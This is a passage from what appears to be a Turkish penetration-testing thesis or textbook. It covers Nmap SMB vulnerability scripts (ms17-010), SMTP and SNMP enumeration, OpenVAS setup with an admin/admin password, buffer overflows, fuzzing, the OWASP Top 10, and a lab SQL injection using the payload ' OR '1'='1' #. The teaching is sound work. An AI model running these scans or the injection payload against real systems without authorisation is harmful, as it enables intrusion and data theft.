
Şekil 4.25: Nmap aracındaki SMB ile ilgi scriptler.

Şekil 4.26'da birçok Nmap SMB NSE betiğinin varlığı görüntülenmiştir. Örnek olarak kırmızı kutu içerisine alınmış olan "ms17-10" zafiyeti, 2017 yılının Mart ayında çıkmış en güncel kritik açıklık seviyesinde olan ve uzaktan kod çalıştırmada kullanılabilen bir zafiyettir. Nmap NSE ile "ms17-10" taraması sistem üzerinde incelenecek olursa:

1 numaralı sayı ile belirtilen komut satırında *"–v"* ile verbose,*"-p" ile 135 ve 445* portları ve *"--script=smb-vuln-ms17-010"* ile NSE deki nmap script taraması yapılmıştır.

2 numaralı sayı ile belirtilen alan, taranan açıklık ile ilgili olarak kritiklik seviyesi ve nasıl bir açıklık türü olduğuna dair bilgi veren alandır.

3 numaralı sayı ile belirtilen alan, ilgili açıklık hakkında ne gibi işlemler yaparak önlem alınabileceğine dair bilgi veren alanıdır.



Şekil 4.26: Nmap aracıyla belirli portlarda bilinen açıklık taraması.

4.3.4 SMTP Detaylandırma

SMTP (Simple Mail Transfer Protocol) ağ üzerinde e-posta gönderme protokolüdür. Bazı hassas yapılandırmalarda, posta sunucuları bir bilgisayar veya ağ hakkında bilgi toplamak için de kullanılabilir. SMTP, VRFY ve EXPN gibi önemli komutları destekler. Bir VRFY isteği, sunucunun bir e-posta adresini doğrulamasını isterken, EXPN, posta listesi üyeliği için sunucudan bilgi ister. Bunlar genellikle bir posta sunucusundaki mevcut kullanıcıları doğrulamak için saldırgan tarafından kullanılabilir. SMTP örneklemesi için [51] incelenebilir.

4.3.5 SNMP Detaylandırma

SNMP (Simple Network Management Protocol - Basit Ağ Yönetim Protokolü) ağı yönetirken, ağ sistem yöneticisine yardımcı olan uygulama katmanı protokolüdür. Temel anlamda, geniş ağlarda cihazların yönetimini ve denetimini kolaylaştırmak için tasarlanmıştır. SNMP kullanılarak ağda bulunan yönlendirici (Router), anahtarlayıcı (Switch), erişim sunucusu (Access Server), köprü (Bridge) ve hatta bilgisayar gibi cihazların sıcaklık, cihaza bağlı kullanıcılar, internet bağlantı hızı, cihaz çalışma süresi gibi temel bilgiler de elde edilebilir. Bu şekilde ağın performansı arttırılabilir, ağdaki problemler bulunup çözülebilir ya da ağda büyüme için önceden planlama yapılabilir. TCP/IP protokolünün bir parçası olan SNMP, IP adreslerini kullandığı için sadece kendi fiziksel ağını değil yönlendiricilerin diğer arayüzlerinin de kontrol edilmesini sağlar. SNMP, UDP temeline dayanan basit ve durum bilgisi olmayan bir protokole dayanmaktadır, bu nedenle IP (spoofing) sahtekârlığına ve tekrar saldırılarına (relay attack) karşı hassastır.

4.3.5.1 MIB ağacı

SNMP MIB (Management Information Base) genellikle ağ yönetimiyle ilgili bilgi içeren veri tabanıdır.

4.3.5.2 SNMP için tarama

SNMP port taraması için nmap taraması yapmak için örnek kod:
root@kali # nmap –sU –open –p 161 <hedef_ip> -oG snmp.txt
Alternatif olarak “onesixtyone” [52] aracı da kullanılabilir.

4.3.5.3 Windows SNMP detaylandırma

SNMP (Simple Network Management Protocol), basit ağ yönetim protokolüdür. Router, switch gibi ağ cihazlarının yönetimi bu protokolle sağlanır. SNMP Windows üzerinde bir özellik olarak gelmektedir ve kullanıcı tarafından aktif edilene kadar cihazları yönetmek için arayüz olarak gözükmemektedir. SNMP protokolündeki sürüm açıklığından yararlanılabileceği gibi SNMP servisi kurulmuş Windows makinesiyle ilgili de birçok saldırı vektörü ortaya çıkmıştır. SNMP Windows cihazlar

için yapılandırma sürüm bilgilerini almak için "*snmpwalk –c public –v1 <Hedef_IP>*" komutuyla kullanılarak bilgi toplanabilir.

4.4 Güvenlik Açıklarının Taranması

Güvenlik açığı taraması, bir ağdaki güvenlik açıklıklarını bulmak ve tanımlamak için otomatikleştirilmiş araçların kullanılma sürecidir. Ticari olarak güvenlik açığı taramaları yapan en bilindik araçlar Core Impact, Nessus, Nexpose, Acunetix, Netspark ve AppScan'dir. Bunların dışında ticari olmayan çok sayıda araçlar da mevcuttur. Bu çalışmada Kali Linux ile birlikte kullanılabilen araçların bazıları incelenmiştir. Güvenlik açığı taramalarında ağ üzerinde çok yoğun trafik oluşması muhtemeldir, bundan dolayı taramaların dikkatlice yapılması gerekmektedir.


4.4.1 Nmap ile Güvenlik Açığı Tespiti

Port tarama modülünden "Nmap Dosya Motoru" başlığında bahsedilmiştir. Bu başlıkta ise komutların kullanımı ve Nmap örnekleri incelenmiştir. Tüm NSE komut dosyaları Şekil 4.27'de gösterildiği gibi "/usr/share/nmap/scripts" klasöründe bulunmaktadır.

Nmap ile güvenlik açığı taramak için daha önce tarama yapılan ve açık portları tespit edilen sistemde örnek tarama komutları ve işlevleri aşağıda gösterilmiştir.

1. 139 ve 445 nolu portlarda işletim sistemi tespiti ve portların protokol bilgileri
   - *nmap –v –p 139, 445 –script=smb-os-discovery <hedef_IP>*
2. 139 ve 445 nolu portlarda bilinen bir SMB açıklığı tespit etme
   - *nmap –v –p 139, 445 –script=smb-vuln-ms17-010 <hedef_IP>*
3. 80 nolu portta CVE2010-2861 [53] nolu açıklık taraması
   - *nmap –v –p 80 –script=http-vuln-cve2010-2861 <hedef_IP>*
4. Anonymous erişime izin veren belirli ip aralığındaki ftp sunucularının taraması
   - *nmap -v -p 21 --script=ftp-anon.nse <hedef_IP-254>*
5. SMB sunucularında güvenlik modu tarama
   - *nmap -v -p 139, 445 --script=smb-security-mode <hedef_IP>*

6. Tüm etki alanı web sunucularının CVE-2011-3192 [54] açıklık yaması tespiti
   - *nmap -v -p 80 --script=http-vuln-cve2011-3192 <hedef_IP-x>*




Şekil 4.27: Nmap scriptlerinden açıklık ile ilgili olanlar.

4.4.2 OpenVas Güvenlik Açığı Tespiti

The Open Vulnerability Assessement System (OpenVAS) [55] açık kaynak kodlu ve ücretsiz bir güvenlik açığı tarayıcısıdır.

Kali Linux makinesinde indirme işlemi yapılıp kurulması için terminale *"openvas-setup"* komutu girilir.



Şekil 4.28: Openvas kurulumu.

Daha sonra Firefox internet tarayıcısına "https://localhost:9392" yazılır ve giriş tuşuna basılır. Kullanıcı adı ve şifre isteyen "Greenbone Securiyt Assistant Login Form" ekranı gelir, giriş yaptıktan sonra hedeflerin yapılandırıldığı, görevlerin oluşturulabildiği ve güvenlik açığı taraması sonuçlarının yönetilebildiği "Greenbone Security Assistant" arabirimine erişilir.

Kullanıcı için bir şifre oluşturulmadıysa aşağıdaki kodları komut satırına tek tek yazarak işlemler tamamlanır.

openvas-stop

openvasmd --create-user=admin --role=Admin

openvasmd --user=admin --new-password=admin


openvas-start

Openvas arayüzünden gerekli ayarlar yapıldıktan sonra tarama işlemi başlatılır. Tarama bittiğinde, tarama raporu "Scan" menüsünün "Reports" bölümünde gözükmektedir. Tarama, hedef sisteme erişim bilgileri olmadan yapıldığı için hedefe yüklenen yazılımlar veya kimlik doğrulaması gerektiren diğer güvenlik açıkları sorgulanamaz bundan dolayı tespit edilen güvenlik açıkları sayısı az çıkabilmektedir. Hedef sistem üzerinde yapılan tarama sonucu Şekil 4.30'da gösterilmiştir.


4.5 Arabellek Taşmaları

Ara bellek taşması yani buffer overflow, konuyu daha iyi anlamak adına buffer ve overflow'u ayrı ayrı açmak gerekir. Buffer hafızada arka arkaya dizilmiş veri tipi (int, char vs.) depolayan hafıza bloğudur. Overflow ise dinamik değişkenlerin taşıyabileceği maksimum veri kapasitesinden daha fazla veri göndermektir. Örneğin

kapasitesi 10 kilobayt olan bir diziye 12 kilobayt bir veri göndermek bellek taşması yapacaktır. Genel olarak, bir uygulamadaki hataları tanımlamanın üç ana yolu vardır.



Şekil 4.29: Openvas dashboard.



Şekil 4.30: Openvas örnek tarama.

Uygulamanın kaynak kodu varsa, kaynak kod analizi yani kodların incelemesi mevcut hataları tanımlamanın en basit yoludur. Uygulama açık kaynak değilse yani kaynak kodlarına erişim yok ise, hataları bulmak için tersine mühendislik teknikleri kullanılabilir ya da fuzzing yapılabilir. Modern işletim sistemleri hem kullanıcı hem de çekirdek alan kodunu, yığın taşmaları [56], tamsayı taşmaları [57] ve evrensel kod taşmaları [58] gibi güvenlik açıklarından yararlanan bellek bozulma saldırılarına karşı korumak için çok çeşitli yöntemler kullanır.

4.5.1 Fuzzing

Fuzzing, hatalı biçimlendirilmiş verileri uygulama girdisine göndermeyi ve beklenmedik çökmeleri izlemeyi içerir. Beklenmeyen bir çökme, uygulamanın belirli girdileri doğru şekilde filtreleyemediğini gösterir. Programda çökme yaşanması, kullanılabilir bir güvenlik açığını keşfetmeye neden olabilir. Rastgele veri göndererek çökme yapmayı sağlama işlemine fuzzing (fuzz testing), çökmeleri yapmak üzere otomatize bir şekilde veri göndermeyi yapmaya yarayan araçlara ise “fuzzer” denilmektedir.

4.5.1.1 DEP ve ASLR

DEP, kötü amaçlı kodun bir sistemde çalışmasını engellemeye yardımcı olmak için bellekte ek kontroller gerçekleştiren bir donanım ve yazılım kümesidir. DEP'nin birincil yararı, yürütme gerçekleştiğinde bir istisnayı artırarak veri sayfalarından kod yürütülmesini engellemeye yardımcı olmaktır. ASLR, İşletim sisteminin her açılışında yüklenen uygulamaların ve DLL'lerin temel adreslerini rastgele hale getirir [59] [60]. Daha özellikli olarak, örneğin kod, yığın ve yığın gibi önemli bellek yapılarının temel adresinin rastgele olmasını sağlar [61].Tüm büyük modern işletim sistemleri ASLR'yi uygulamaktadır. Örneğin, Windows bu tekniği hem kullanıcı hem de çekirdek alanında Vista'dan beri uygular [62].

4.6 Web Uygulama Saldırıları

Web uygulama saldırılarında dünyada otorite olarak kabul edilen OWASP (The Open Web Application Security Project) [63], belli dönemlerde açıkladığı en kritik web uygulama zafiyetlerinin listesini 2017’nin son çeyreğinde yayınladı. Bu

sıralamaya göre 2013 yılından 2017 yılına gelindiğinde, en kritik olarak görülen bazı web saldırı vektörlerinin değişmiş durumda olduğu gözlemlendi. Bu bölümde Şekil 4.31'de belirtilen OWASP top 10 'da bulunan kritik saldırı vektörlerine değinilecektir. Web Atak vektörleri ve web güvenlik açıklıkları üzerine raporlar yazan diğer otoritelerden Acunetix [64] ve Whitehatsec [65] raporlarına da erişim yaparak daha detaylı bilgiler elde edilebilir.

OWASP çalışanları web saldırılarıyla ilgilenenler için içerisinde çok sayıda web açıklıklarının bulunduğu ve zorluk seviyesi giderek artan bir sanal makine hazırlamıştır. İsteyen herkes bu sanal makineye erişim yapabilir ve ücretsizdir. Web sızma testlerini öğrenmek ve bu alanda gelişmek isteyenler için [66] linkinden erişim yapıp sanal makineyi olarak kurulabilirler. Şekil 4.31'de sunulmuş tüm açıklık adları owaspSecurityShepherdVm_V3.0 [66] 'den yararlanarak açıklanacaktır.

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


Şekil 4.31: OWASP en kritik web açılık sıralaması 2013 – 2017.

4.6.1 SQL Enjeksiyonu


SQL Injection kullanıcıdan gelen verinin herhangi bir denetimden geçmeden doğrudan veri tabanında çalıştırılmasıyla oluşan bir açıklıktır. SQL, NoSQL, OS ve LDAP enjeksiyonu gibi enjeksiyon zafiyetleri, kullanıcı tarafından alınan verinin yorumlayıcıya komut ya da sorgunun bir parçası olarak gönderilmesi durumunda oluşmaktadır. Saldırganın zafiyetleri sömürmek adına gönderdiği veriler

yorumlayıcının istenmeyen komutları çalıştırmasına veya veriyi değiştirmesine sebep olur.


Şekil 4.33'te görüldüğü üzere SQL enjeksiyonu yapmak için mevcut form üzerinde en bilindik enjeksiyon kontrol komutu olan ' (tek tırnak) kullanılmıştır ve veri tabanından yapılan sorguda hata gözlemlenmiştir. Bu hata incelendiğinde MySQL sunucusu olarak yapılandırılmış bir veri tabanında doğru karakter girilmediği anlaşılmıştır. Şekil 4.34'te MySQL veritabanına uygun bir SQL enjeksiyon kodu hazırlayıp sorgu yapıldığında veri tabanındaki kullanıcıların tümüne erişimin olduğu görülmüştür.



Şekil 4.32: OWASP web arayüzü.



Şekil 4.33: SQL enjeksiyonu için kontrol denemesi.



Şekil 4.34: Doğru SQL enjeksiyon sonrasında veritabanının görüntülenmesi.


'OR '1' ='1' # döngüsü sorgulandığında, veritabanında filtrelenmemiş içerik olduğundan sorgu çalışmıştır. *' OR '1' = '1' #* ifadesindeki en önemli nokta ise *" # "* dir, MySQL veri tabanı sorgusu " # "den sonrasını yorumlamayacağı için komutun kesme noktası " # " (diyez)'dir. Komut çalıştırıldığında veri tabanına erişim yapılmaktadır.

4.6.2 Kırık Kimlik Doğrulama ve Oturum Yönetimi

